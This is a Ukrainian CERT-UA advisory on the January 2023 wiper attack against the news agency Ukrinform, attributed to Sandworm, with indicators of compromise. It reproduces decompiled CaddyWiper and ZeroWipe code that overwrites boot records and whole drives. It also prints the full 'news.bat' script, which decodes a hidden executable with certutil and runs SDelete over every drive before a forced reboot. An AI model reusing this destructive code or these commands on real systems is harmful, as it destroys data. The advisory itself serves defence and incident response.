Кібератака на інформаційно-комунікаційну систему Укрінформ (CERT-UA#5850)

В телеграм-каналі "CyberArmyofRussia_Reborn" 17.01.2023 близько 12:39 опубліковано інформацію щодо порушення штатного режиму функціонування декількох елементів інформаційно-комунікаційної системи (далі - ІКС) Українського національного інформаційного агентства "Укрінформ".

За зверненням Агентства Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA 17.01.2023 ініційовано заходи щодо дослідження кібератаки.

Станом на 27.01.2023 виявлено 5 зразків шкідливих програм (скриптів), функціонал яких спрямовано на порушення цілісності та доступності інформації (запис файлів/дисків нульовими байтами/довільними даними та їх подальше видалення), а саме:

- CaddyWiper (Windows)
- ZeroWipe (Windows)
- SDelete (Windows)
- AwfulShred (Linux)
- BidSwipe (FreeBSD)

З'ясовано, що зловмисниками здійснено невдалу спробу порушення штатного режиму роботи комп'ютерів користувачів з використанням шкідливих програм-деструкторів CaddyWiper та ZeroWipe, а також легітимної утиліти SDelete (запуск якої передбачалося здійснити за допомогою "news.bat"). При цьому, з метою централізованого розповсюдження шкідливих програм, створено об'єкт групової політики (GPO), що, у свою чергу, забезпечував створення відповідних запланованих завдань.

Існують підстави вважати, що етап розвідки ІКС Українського національного інформаційного агентства "Укрінформ" проведно не пізніше 07.12.2022. Встановлено, що завершальну стадію кібератаки ініційовано 17.01.2023, проте, вона мала лише частковий успіх, зокрема, у відношенні декількох систем зберігання даних.

В процесі дослідження визначено елемент ІКС, за допомогою якого створено передумови для несанкціонованого віддаленого доступу до інформаційних ресурсів Агентства.

Беручи до уваги результати дослідження, вважаємо за можливе стверджувати, що кібератаку здійснено групою UAC-0082 (Sandworm), діяльність якої асоціюється з гу гш зс рф.

Слід зауважити, що згаданий телеграм-канал, поряд із типовими повідомленнями щодо DDoS-атак та дефейсів, ексклюзивно висвітлює деструктивну активність, що здійснюється згаданим

угрупуванням.

Індикатори компрометації

Файли:

```
cc213200daf4202e2454dc2c363db04f
00782ccd65a1e03e3e74ce1e59e752926e0a050818fa195bd7e5a5b359500758    2022-12-
23 02:10:52 new.exe (CaddyWiper v3)
54e5773071b193e109cbacc82565c6a9
e3bc3689f01fd431cd2ed368ae91eceaa7c465c2781fa7b7dc2ec9143a404f79    2022-10-
02 09:53:56 upd.exe (ZeroWipe)
6aa899b47596323da573fb218f3a8266
301b248a8291df6c7f3565a3dac17ee69609f36ef474b4f20eebe134746a9cac    -
 news.bat
803df907d936e08fbbd06020c411be93
e8eaa39e2adfd49ab69d7bb8504ccb82a902c8b48fbc256472f36f41775e594c    2020-11-
24 23:36:04 sdelete.exe (SDelete)
3a1070b882d6843fcfa9490c24700bd1
246607235d560e90590dcf1b0507ab18de74afcc4429d8d5f3ba97eacc92d73f    -   r.sh
(AwfulShred)
4a5863d34fc99e91af11dd7976c36c27
66548ba6ca6d34b7d17e42ab2e1405db1c581a516e0b1a4942d373d6d5396ba4    -
 audit.sh (BidSwipe)
```

Хостові:

```
powershell.exe -Enc
JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZg[...]xADgALgB0AG0AcAAnAA==
powershell.exe -Enc
JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZg[...]zADEAOAAuAHQAbQBwACcA
powershell.exe -Enc
JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZg[...]5AEEAQgAuAGwAbwBnACcA
powershell.exe -Enc
JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZg[...]2ADQALgBsAG8AZwAnAA==
$ProgressPreference="SilentlyContinue";copy
C:\windows\system32\winevt\logs\Security.evtx C:\windows\temp\b8WTBWCoF5.log
> 'C:\windows\temp\TS_4318.tmp'
$ProgressPreference="SilentlyContinue";copy
C:\windows\system32\winevt\logs\Security.evtx C:\windows\temp\b8WTBWCoF5.log
> 'C:windowstemp\TS_4318.tmp'
$ProgressPreference="SilentlyContinue";dnscmd /enumrecords %DOMAIN% . /type A
/child > 'C:\windows\temp\BRN3C2AF47629AB.log'
```

```
$ProgressPreference="SilentlyContinue";hostname >
'C:\VLOG\dd_vcredist_x86_20200324195140_001_vcRuntimeAdditional_x64.log'
icacls.exe C:\Windows\explorer.exe /deny *S-1-1-0:F
takeown /F C:\Windows\explorer.exe
C:\Users\new.exe
C:\VLOG\dd_vcredist_x86_20200324195140_001_vcRuntimeAdditional_x64.log
C:\Windows\SYSVOL\domain\Policies\{31B2F340-016D-11D2-945F-
00C04FB984F9}\MACHINE\news.bat
C:\Windows\SYSVOL\domain\Policies\{31B2F340-016D-11D2-945F-
00C04FB984F9}\MACHINE\upd.exe
C:\Windows\new.bat
C:\Windows\up.exe
C:\windows\temp\BRN3C2AF47629AB.log
C:\windows\temp\TS_4318.tmp
C:\windows\temp\b8WTBWCoF5.log
\\%DOMAIN%\SYSVOL\%DOMAIN%\Policies\{31B2F340-016D-11D2-945F-
00C04FB984F9}\MACHINE\news.bat
\\%DOMAIN%\SYSVOL\%DOMAIN%\Policies\{31B2F340-016D-11D2-945F-
00C04FB984F9}\MACHINE\upd.exe
certutil (Process Name)
copy (Process Name)
dnscmd (Process Name)
hostname (Process Name)
icacls.exe (Process Name)
shutdown (Process Name)
takeown (Process Name)
Windows_Security_Update_HxW (Scheduled Task)
Windows_Security_Update_gMj (Scheduled Task)
Windows_Security_Update_xBQ (Scheduled Task)
/root/r.sh
/sbin/audit.sh
```

Мережеві:

```
185[.]220.101.185   DE  @digitalcourage[.]de (TOR Relay: relayon1185)
185[.]220.102.244   DE  @digitalcourage[.]de (TOR Relay: Digitalcourage4ipea)
185[.]220.102.245   DE  @digitalcourage[.]de (TOR Relay: Digitalcourage4ipfb)
185[.]220.102.248   DE  @digitalcourage[.]de (TOR Relay: Digitalcourage4ip1b)
185[.]220.102.250   DE  @digitalcourage[.]de (TOR Relay: Digitalcourage4ip3a)
185[.]220.102.251   DE  @digitalcourage[.]de (TOR Relay: Digitalcourage4ip4a)
45[.]154.98.225 NL  @as210558[.]net (TOR relay: prsv)
77[.]91.123.136 NL  @stark-industries[.]solutions (TOR Relay: lePaysduDragon)
80[.]67.167.81  FR  @milkywan[.]fr (TOR Relay: arecoque1)
```

194[.]28.172.172 UA @besthosting[.]ua (torguard[.]net; secureconnect[.]me)
194[.]28.172.81 UA @besthosting[.]ua (torguard[.]net; secureconnect[.]me)

Графічні зображення

```
hDevice = (*CreateFileW)(u_\\.\PHYSICALDRIVE0,0xc0000000,3,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
if (hDevice != (HANDLE)0xffffffff) {
  lpLayout = (DRIVE_LAYOUT_INFORMATION_EX *)(*LocalAlloc)(LMEM_ZEROINIT,0x780);
  (*DeviceIoControl)(hDevice,IOCTL_DISK_GET_DRIVE_LAYOUT_EX,NULL,0,lpLayout,0x780,&local_98,NULL);
  if (lpLayout->PartitionEntry[0].StartingOffset.s.LowPart == 1) {
    *(undefined4 *)lpLayout->PartitionEntry[0].u.Gpt.PartitionType.Data4 = 0;
    *(undefined4 *)(lpLayout->PartitionEntry[0].u.Gpt.PartitionType.Data4 + 4) = 0;
    lpLayout->PartitionEntry[0].u.Gpt.PartitionId.Data1 = 0;
    *(undefined4 *)&lpLayout->PartitionEntry[0].u.Gpt.PartitionId.Data2 = 0;
    (*DeviceIoControl)(hDevice,IOCTL_DISK_SET_DRIVE_LAYOUT_EX,lpLayout,0x780,NULL,0,&local_98,NULL);
  }
  else if (lpLayout->PartitionStyle == PARTITION_STYLE_MBR) {
    lpBuffer = (*LocalAlloc)(LMEM_ZEROINIT,0x200);
    s_SetFilePointer._0_4_ = 0x46746553;
    s_SetFilePointer._4_4_ = 0x50656c69;
    s_SetFilePointer._8_4_ = 0x746e696f;
    s_SetFilePointer._12_2_ = 0x7265;
    s_SetFilePointer[14] = '\0';
    s_WriteFile._0_4_ = 0x74697257;
    s_WriteFile._4_4_ = 0x6c694665;
    s_WriteFile._8_2_ = 0x65;
    SetFilePointer = (*ctx->GetProcAddress)(ctx->hKernel32,s_SetFilePointer);
    WriteFile = (*ctx->GetProcAddress)(ctx->hKernel32,s_WriteFile);
    (*SetFilePointer)(hDevice,0,NULL,0);
    (*WriteFile)(hDevice,lpBuffer,0x200,&local_98,NULL);
    (*LocalFree)(lpBuffer);
  }
  (*LocalFree)(lpLayout);
  (*CloseHandle)(hDevice);
}
```

```
undefined4 entry(void)

{
  int iVar1;
  context_t ctx;

  ctx._4_4_ = 0;
  ctx._0_4_ = 0;
  ctx._8_4_ = 0;
  ctx.LoadLibraryA = NULL;
  ctx.GetProcAddress = NULL;
  ctx.hKernel32 = NULL;
  ctx.hAdvapi32 = NULL;
  iVar1 = init_context(&ctx);
  if (iVar1 != 0) {
    if (*(char *)((int)ProcessEnvironmentBlock + 2) == '\x01') {
      return 0;
    }
    ctx._8_4_ = 0;
  }
  if (ctx._8_4_ != 1) {
    destroy_mbr(&ctx);
    wipe_files(&ctx);
    delete_drives(&ctx);
  }
  return 0;
}
```

Рис.1 Зразок декомпільованого програмного коду CaddyWiper (v3)

```
int main(void)
{
  HANDLE hThread;
  uint index;
  DWORD nCount;
  HANDLE threads [26];

  threads[0] = NULL;
  _memset(threads + 1,0,100);
  nCount = 0;
  index = 0;
  do {
    hThread = CreateThread(NULL,0,thread_proc,(LPVOID)index,0,NULL);
    if (hThread != NULL) {
      threads[nCount] = hThread;
      nCount += 1;
    }
    index += 1;
  } while (index < 26);
  WaitForMultipleObjects(nCount,threads,1,0xffffffff);
  Sleep(1800000);
  ExitWindowsEx(EWX_LOGOFF,0xffffffff);
  return 0;
}
```

```
void thread_proc(int drive_index)
{
  HANDLE hDevice;
  BOOL BVar1;
  HLOCAL lpBuffer;
  DWORD out_size, written;
  DISK_GEOMETRY geometry;
  WCHAR device_name [1024];

  wsprintfW(device_name,L"\\\\.\\PhysicalDrive%d",drive_index);
  hDevice = CreateFileW(device_name,0xc0000000,3,NULL,OPEN_EXISTING,FILE_FLAG_WRITE_THROUGH,NULL);
  if (hDevice != (HANDLE)0xffffffff) {
    out_size = 0;
    BVar1 = DeviceIoControl(hDevice,IOCTL_DISK_GET_DRIVE_GEOMETRY,NULL,0,&geometry,0x18,&out_size,NULL);
    if (BVar1 != 0) {
      SetFilePointer(hDevice,0,NULL,0);
      lpBuffer = LocalAlloc(LMEM_ZEROINIT,geometry.BytesPerSector << 10);
      if (lpBuffer != NULL) {
        written = 0;
        do {
          BVar1 = WriteFile(hDevice,lpBuffer,geometry.BytesPerSector << 10,&written,NULL);
        } while (BVar1 != 0);
        LocalFree(lpBuffer);
      }
    }
  }
}
```

Рис.2 Зразок декомпільованого програмного коду ZeroWipe

```
@echo off

setlocal EnableDelayedExpansion
set TEMPFILE_HEX="!RANDOM!.hex"
set TEMPFILE_EXE="!RANDOM!.exe"

>%TEMPFILE_HEX% echo 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00
>>%TEMPFILE_HEX% echo 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
>>%TEMPFILE_HEX% echo 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
>>%TEMPFILE_HEX% echo 10 01 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
>>%TEMPFILE_HEX% echo 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65
>>%TEMPFILE_HEX% echo 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A
>>%TEMPFILE_HEX% echo 24 00 00 00 00 00 00 00 10 96 6E 1B 54 F7 00 48 54 F7 00 48
>>%TEMPFILE_HEX% echo 54 F7 00 48 E0 6B F1 48 5E F7 00 48 E0 6B F3 48 D4 F7 00 48
>>%TEMPFILE_HEX% echo E0 6B F2 48 4C F7 00 48 06 9F 05 49 70 F7 00 48 06 9F 04 49
>>%TEMPFILE_HEX% echo 46 F7 00 48 06 9F 03 49 41 F7 00 48 5D 8F 93 48 59 F7 00 48
>>%TEMPFILE_HEX% echo 54 F7 01 48 DF F7 00 48 F7 9E 05 49 56 F7 00 48 F7 9E 04 49
>>%TEMPFILE_HEX% echo 57 F7 00 48 F7 9E FF 48 55 F7 00 48 54 F7 97 48 55 F7 00 48
>>%TEMPFILE_HEX% echo F7 9E 02 49 55 F7 00 48 52 69 63 68 54 F7 00 48 00 00 00 00
>>%TEMPFILE_HEX% echo 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00
>>%TEMPFILE_HEX% echo E4 98 BD 5F 00 00 00 00 00 00 00 00 E0 00 02 01 0B 01 0E 10
>>%TEMPFILE_HEX% echo 00 08 04 00 00 5C 01 00 00 00 00 00 00 E5 5D 00 00 00 10 00 00
>>%TEMPFILE_HEX% echo 00 20 04 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00
>>%TEMPFILE_HEX% echo AE 3B 0C 10 A1 B7 18 70 C7 11 40 DC AC 6C 49 D8 3B 49 88 20
>>%TEMPFILE_HEX% echo A3 28 1D 09 6A 0B 19 06 15 6A 76 20 5D 7F 8A 30 63 91 8E 6E
>>%TEMPFILE_HEX% echo 4A 80 B6 7D 41 01 6B EC F5 14 04 FF E3 5C 7B CA BA E4 3C 4F
>>%TEMPFILE_HEX% echo C4 11 F8 EE F5 DA 68 BB 94 99 6C 62 FA 72 53 1D 06 3C 3D 34
>>%TEMPFILE_HEX% echo 2F A7 6B 32 4F DB 3E 30 68 F8 4C EF 67 EF F6 21 9B A1 7B 00
>>%TEMPFILE_HEX% echo 00 00 00 00

certutil -f -decodehex %TEMPFILE_HEX% %TEMPFILE_EXE%

takeown /F C:\Windows\explorer.exe
icacls.exe C:\Windows\explorer.exe /deny *S-1-1-0:F


for %%i in (D:,E:,F:,G:,Q:,W:,E:,R:,T:,Y:,U:,I:,O:,P:,S:,H:,X:,Y:,Z:) do (
takeown /a /r /d Y /f %%i
start %cd%\%TEMPFILE_EXE% -nobanner -accepteula -r -s -q %%i\*
)

timeout 60
takeown /a /r /d Y /f C:\Users\
%cd%\%TEMPFILE_EXE% -nobanner -accepteula -r -s -q c:\Users
%cd%\%TEMPFILE_EXE% -nobanner -accepteula -z c:

shutdown /r /f /t 600
%cd%\%TEMPFILE_EXE% -nobanner -accepteula -r -s -q c:\*
```

Рис.3 Приклад програмного коду файлу "news.bat", який здійснює запуск утиліти SDelete



Рис.4 Приклад оригінального та деобфускованого програмного коду AwfulShred

Рис.5 Приклад налаштувань запланованих завдань